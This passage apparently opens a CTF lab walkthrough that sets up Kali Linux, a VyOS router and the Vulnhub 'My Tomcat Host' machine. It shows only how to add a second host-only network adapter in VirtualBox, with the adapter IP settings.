
We need three virtual machines for this lab apart from the virtualization software (Vmware or Virtualbox). They are

1. Kali Linux (Attacker system) (assuming already installed)
2. Vyos (Router or Gateway) **https://www.vyos.io/rolling-release/**
3. My Tomcat Host (CTF Machine) https://www.vulnhub.com/entry/my-tomcat-host-1,457/

Vyos is an open source router and firewall software that can be installed just like any other iso file. It can be downloaded from the link given above. My Tomcat Host is a CTF machine authored by Akanksha Dev Verma and can be downloaded from Vulnhub at the link given above. It's just like any other CTF challenge we undertook in many of our previous Issues but the only difference here is the target is on another network.

First install Vyos iso in Vmware or Virtualbox with general specifications. Since Vyos will function as a gateway or router, it needs two network adapters : one for external and another for internal network. Whether you are installing Vyos in Vmware or Virtualbox, it already gets one network adapter by default (mostly NAT). We need to set the second network adapte manually. Let's see how to add a second network adapter in both Virtualbox and Vmware.

In Virtualbox, hit "Ctrl+H" or go to the File Menu and select "Host Network Manager". A window opens. It shows all the Host networks present. To create a new host network,click on "Create". It will automatically create a new host network. Here it created the host network 5.



| Name | IPv4 Address/Mask | IPv6 Address/Mask | DHCP Server |
|---|---|---|---|
| VirtualBox Host-Only Ethernet Adapter #4 | 169.254.20.37/16 | | ☑ Enable |
| VirtualBox Host-Only Ethernet Adapter #5 | 192.168.212.1/24 | | □ Enable |

○ Configure Adapter Automatically

● Configure Adapter Manually


IPv4 Address: 192.168.212.1

IPv4 Network Mask: 255.255.255.0

IPv6 Address: fe80::e98f:8c73:c6ab:1f83

IPv6 Prefix Length: 64

It is assigned an IP address automatically by Virtualbox. You can change the IP addres if you want as shown below.



| Name | IPv4 Address/Mask | IPv6 Address/Mask | DHCP Server |
|---|---|---|---|
| VirtualBox Host-Only Ethernet Adapter #4 | 169.254.20.37/16 | | ☑ Enable |
| VirtualBox Host-Only Ethernet Adapter #5 | 192.168.212.1/24 | | □ Enable |

○ Configure Adapter Automatically

● Configure Adapter Manually

